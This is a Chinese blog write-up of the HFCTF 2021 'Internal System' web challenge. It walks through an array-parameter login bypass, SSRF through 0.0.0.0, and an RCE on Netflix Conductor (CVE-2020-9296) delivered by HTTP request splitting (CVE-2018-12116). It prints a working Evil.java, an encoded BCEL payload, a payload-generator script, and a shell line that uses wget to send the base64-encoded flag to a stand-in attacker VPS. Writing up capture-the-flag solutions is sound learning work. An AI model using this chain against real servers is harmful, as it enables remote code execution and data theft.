[虎符CTF 2021]Internal System

原创

Arnoldqqq 于 2021-06-19 00:28:12 发布 221 收藏 1

文章标签： ctf 安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_43610673/article/details/118036136

版权

主要记录下解题过程，详细的分析：虎符 CTF2021 Web 零解题 Internal System WriteUp
打开是个登陆界面，F12可以看到提示 访问/source得到源码

view-source:http://3b3730c8-9fde-4899-bab0-6632803038b6.node3.buuoj.cn/source

```
const express = require('express')
const router = express.Router()

const axios = require('axios')

const isIp = require('is-ip')
const IP = require('ip')

const UrlParse = require('url-parse')

const {sha256, hint} = require('./utils')

const salt = 'noooooooooodejsssssssss8_isssss_beeeeest'

const adminHash = sha256(sha256(salt + 'admin') + sha256(salt + 'admin'))

const port = process.env.PORT || 3000

function formatResopnse(response) {
  if(typeof(response) !== typeof('')) {
    return JSON.stringify(response)
  } else {
    return response
  }
}

function SSRF_WAF(url) {
  const host = new UrlParse(url).hostname.replace(/\[|\]/g, '')

  return isIp(host) && IP.isPublic(host)
}

function FLAG_WAF(url) {
  const pathname = new UrlParse(url).pathname
  return !pathname.startsWith('/flag')
}
```

https://blog.csdn.net/weixin_43610673

先看/login路由的内容

```
router.get('/login', (req, res, next) => {
  const {username, password} = req.query;

  if(!username || !password || username === password || username.length === password.length || username === 'admin') { // 主要判断是否输入，以及所输入的用户名和密码是否一致，以及用户名是否为 admin，如果是的话，直接拦截
    res.render('login')
  } else {
    const hash = sha256(sha256(salt + username) + sha256(salt + password)) // 组合成 hash

    req.session.admin = hash === adminHash // 与管理员 hash 比较，对上了就给 session 里这个东西赋值真

    res.redirect('/index')
  }
})
```

Nodejs审计的不多，所以这里是直接截图大佬的博客。
这里通过数组来绕过admin限制，而数组在后面和salt字符串拼接后转为字符串，不影响后面的逻辑。

```
/login?username[]=admin&password=admin
```

跳转到一个代理器页面，通过这个页面我们可以直接访问到外网的页面，查看对应的代码发现有个waf组合进行过滤。

```
router.get('/proxy', async(req, res, next) => {
  if(!req.session.admin) {
    return res.redirect('/index')
  }
  const url = decodeURI(req.query.url);

  console.log(url)

  const status = WAF_LISTS.map((waf)=>waf(url)).reduce((a,b)=>a&&b)

  if(!status) {
    res.render('base', {title: 'WAF', content: "Here is the waf..."})
  } else {
    try {
      const response = await axios.get(`http://127.0.0.1:${port}/search?url=${url}`)
      res.render('base', response.data)
    } catch(error) {
      res.render('base', error.message)
    }
  }
})

router.post('/proxy', async(req, res, next) => {
  if(!req.session.admin) {
    return res.redirect('/index')
  }
  //test url
  //not implemented here
  const url = "https://postman-echo.com/post"
  await axios.post(`http://127.0.0.1:${port}/search?url=${url}`)
  res.render('base', "Something needs to be implemented")
})
```

https://blog.csdn.net/weixin_43610673


```
function SSRF_WAF(url) { // 判断 URL 所请求的地址是否在内网
  const host = new UrlParse(url).hostname.replace(/\[|\]/g, '')

  return isIp(host) && IP.isPublic(host)
}

function FLAG_WAF(url) { // 判断 URL 所请求的 uri 开头是否为 /flag
  const pathname = new UrlParse(url).pathname
  return !pathname.startsWith('/flag')
}

function OTHER_WAF(url) { // 没啥用
  return true;
}

const WAF_LISTS = [OTHER_WAF, SSRF_WAF, FLAG_WAF] // 组合
```

https://blog.csdn.net/weixin_43610673

这里使用http://0.0.0.0:3000即可绕过，只要是本机监听的端口，都会被请求到。
由于/proxy路由存在waf这里无法直接访问到/flag路由，利用ssrf访问本地的/search路由即可绕过过滤。

```
/proxy?url=http://0.0.0.0:3000/search?url=http://127.0.0.1:3000/flag
```

提示内网有一个 Netflix Conductor 服务器，利用ssrf对内网8080端口进行探测。



要在靶机同C段进行探测，根据启动靶机实际情况输入。

```
/proxy?url=http://0.0.0.0:3000/search?url=http://10.0.229.14:8080/
```

Swagger，是 Netflix Conductor 的文档页。

```
/proxy?url=http://0.0.0.0:3000/search?url=http://10.0.229.14:8080/api/admin/config
```

得到版本号，CVE-2020-9296，在这可以打。CVE-2020-9296-Netflix-Conductor-RCE-漏洞分析
本地创建一个 Evil.java。其中要执行命令为从我们自己的服务器上获取一个文件存到本地，为后面 RCE做准备。直接反弹 Shell 或者直接执行命令再curl带出来都不行。
因为字符串形式下Runtime.getRuntime().exec执行命令的时候无法解释&等特殊字符的本质是execvp特殊符号。Java Runtime.getRuntime().exec由表及里

Evil.java

```
public class Evil
{
    public Evil() {
        try {
            Runtime.getRuntime().exec("wget http://your-vps-ip:9998 -O /tmp/test");
        }
        catch (Exception ex) {
            ex.printStackTrace();
        }
    }

    public static void main(final String[] array) {
    }
}
```

`javac Evil.java` 将其编辑为class文件，再使用 https://github.com/f1tz/BCELCodeman 这个工具将其转码为 BCEL 编码。（生成class和编码均要使用jdk8u211版本，用了java8最新的8u291版本会报错）jdk8u211下载链接

```
java -jar BCELCodeman.jar e Evil.class
```

将这段编码放到文章中payload的json数据中的name处。

将恶意构造的 class 文件通过 bcel 编码后作为参数，构造出 EL 表达式，作为 `name` 属性的值：

```
curl --location --request POST 'http://localhost:8080/api/metadata/taskdefs' \
--header 'Content-Type: application/json' \
--data-raw '[{
 "name": "${'\'' '\''.getClass().forName('
\''com.sun.org.apache.bcel.internal.util.ClassLoader'\'').newInstance().loadClass('
\''$$BCEL$$$l$8b$I$A$A$A$A$A$Am$91$cdN$c2$40$U$85$cf$94J$b1$W$a9$u$u$f8$af$LQ$T$d9$b8$c3$b81$b
\'').newInstance().class}",
  "ownerEmail": "test@example.org",
  "retryCount": 3,
  "timeoutSeconds": 1200,
  "inputKeys": [
    "sourceRequestId",
    "qcElementType"
  ],
  "outputKeys": [
    "state",
    "skipped",
    "result"
  ],
  "timeoutPolicy": "TIME_OUT_WF",
  "retryLogic": "FIXED",
  "retryDelaySeconds": 600,
  "responseTimeoutSeconds": 3600,
  "concurrentExecLimit": 100,
  "rateLimitFrequencyInSeconds": 60,
  "rateLimitPerFrequency": 50,
  "isolationgroupId": "myIsolationGroupId"
 }]'
```

https://blog.csdn.net/weixin_43610673

代码中的post方法部分无法利用，但get部分用的axios 的 http 协议支持部分调用的是 NodeJS 的 http 库来实现的，我们就可以尝试利用 http 库 NodeJS 8 时的请求拆分漏洞来构造 POST 请求。CVE-2018-12116

通过拆分攻击实现的SSRF攻击

```
router.post('/proxy', async(req, res, next) => { // 测试 post 方法的，没有可控参数，用不上
  if(!req.session.admin) {
    return res.redirect('/index')
  }
  // test url
  // not implemented here
  const url = "https://postman-echo.com/post"
  await axios.post(`http://127.0.0.1:${port}/search?url=${url}`)
  res.render('base', "Something needs to be implemented")
})
```

```
try {
  if(method == 'get') { // GET 方法走这里
    const response = await axios.get(url) // 转发，请求 url
    result.content = formatResopnse(response.data)
  } else if(method == 'post') { // POST 方法走这里
    const response = await axios.post(url, data) // 会带着请求体发过去
    result.content = formatResopnse(response.data)
  } else {
```

使用大佬博客中的脚本

```
post_payload = '[\u{017b}\u{0122}name\u{0122}:\u{0122}$\u{017b}\u{0127}1\u{0127}.getClass().forName(\u{0127}com.
sun.org.apache.bcel.internal.util.ClassLoader\u{0127}).newInstance().loadClass(\u{0127}$$BCEL$$$l$8b$I$A$A$A$A$A
$A$AmQ$cbN$c2$40$U$3dS$k$85Z$e4$r$u$f8$C$5dX4$b1$hw$Y7FW$f8$88$Q$5d$b8$b1$d4$J$OBK$ca$40$f8$p$d7l$d0$b8$f0$D$fc$
u$f5Nc$c4D$t$99s$e7$9e$7b$e6$dcy$bc$7f$bc$be$B8$c0$b6$81$E$96$M$UPL$60Y$c5$V$j$r$D1$94u$ac$eaXc$88$l$KO$c8$p$86$
88U$bbf$88$k$fb$f7$9c$n$dd$Q$k$3f$l$f5$db$3ch9$ed$k1$a9$a6t$dc$c73g$Q$e6$e1$ee$S$c9$fb$8e$f0$Y$8a$d6m$a3$eb$8c$j
$bb$e7x$j$bb$v$D$e1u$ea$ca$ceh$fa$a3$c0$e5$a7BY$qO$c6$a2$b7$aft$s$920t$ac$9b$d8$c0$s$839$7c$a8$d8$b2$3f$b0$r$lJ$
T$VT$Z$f2s$bf$93$89$cb$HR$f8$9e$89$z$Y$d4T$f90d$e6$8a$8bv$97$bb$92$n$3b$a7$aeF$9e$U$7d$eajt$b8$fcI$KV$ad$f1GS$tK
$3e$e1$$$c3$8e$f5$cf5$7eQ$97$81$ef$f2$e1$906$a4$HT$94$e1$9b$b4$C$c7$e5$a8B$a7$b7VC$DS$d7$p$5c$a0$ec$8er$8dbq$f7$
Z$ec$FZ$$2C$f4$e6$J$89$c6$de$M$f1$v$a9$a2H$nC_$a2$c1$q$5d$Zq$c2$I$b11$e2$93T$d1$91$r$e7$C9$a6$a8$92$81$f6I$c0t$y
$wHGCM$f6$bb$5b$89$sSs$g$$$94a$3c$qR$84$b9$f0p$f9$_$80$8fq$e8$k$C$A$A\u{0127}).newInstance().class\u{017d}\u{012
2},\u{0122}ownerEmail\u{0122}:\u{0122}test@example.org\u{0122},\u{0122}retryCount\u{0122}:\u{0122}3\u{0122},\u{0
122}timeoutSeconds\u{0122}:\u{0122}1200\u{0122},\u{0122}inputKeys\u{0122}:[\u{0122}sourceRequestId\u{0122},\u{01
22}qcElementType\u{0122}],\u{0122}outputKeys\u{0122}:[\u{0122}state\u{0122},\u{0122}skipped\u{0122},\u{0122}resu
lt\u{0122}],\u{0122}timeoutPolicy\u{0122}:\u{0122}TIME_OUT_WF\u{0122},\u{0122}retryLogic\u{0122}:\u{0122}FIXED\u
{0122},\u{0122}retryDelaySeconds\u{0122}:\u{0122}600\u{0122},\u{0122}responseTimeoutSeconds\u{0122}:\u{0122}3600
\u{0122},\u{0122}concurrentExecLimit\u{0122}:\u{0122}100\u{0122},\u{0122}rateLimitFrequencyInSeconds\u{0122}:\u{
0122}60\u{0122},\u{0122}rateLimitPerFrequency\u{0122}:\u{0122}50\u{0122},\u{0122}isolationgroupId\u{0122}:\u{012
2}myIsolationGroupId\u{0122}\u{017d}]'
console.log(encodeURI(encodeURI(encodeURI('http://0.0.0.0:3000/\u{0120}HTTP/1.1\u{010D}\u{010A}Host:127.0.0.1:30
00\u{010D}\u{010A}\u{010D}\u{010A}POST\u{0120}/search?url=http://10.0.229.14:8080/api/metadata/taskdefs\u{0120}H
TTP/1.1\u{010D}\u{010A}Host:127.0.0.1:3000\u{010D}\u{010A}Content-Type:application/json\u{010D}\u{010A}Content-L
ength:' + post_payload.length + '\u{010D}\u{010A}\u{010D}\u{010A}' + post_payload+ '\u{010D}\u{010A}\u{010D}\u{0
10A}\u{010D}\u{010A}\u{010D}\u{010A}GET\u{0120}/private'))))
```

改一下后面的ip以及中间的编码部分就行，运行一下得到最终payload

再在服务器上架起python服务器以及新建一个txt文件（存储要执行的命令）。


app.py

```python
import os
from flask import Flask,redirect
from flask import request


app = Flask(__name__)

@app.route('/')
def hello():
    return open("test1.txt").read()


if __name__ == '__main__':
    port = int(os.environ.get('PORT', 9998))
app.run(host='0.0.0.0', port=port)
```

test1.txt

```
#!/bin/sh
wget http://your-vps-ip:9998/?test=`cat /flag|base64`
```

`/proxy?url=payload` 打就完事了



Evil.java将要执行命令改成 `sh /tmp/test` 再执行一遍上面的过程即可。一遍下载存储要执行命令的文件，第二遍执行文件中的命令。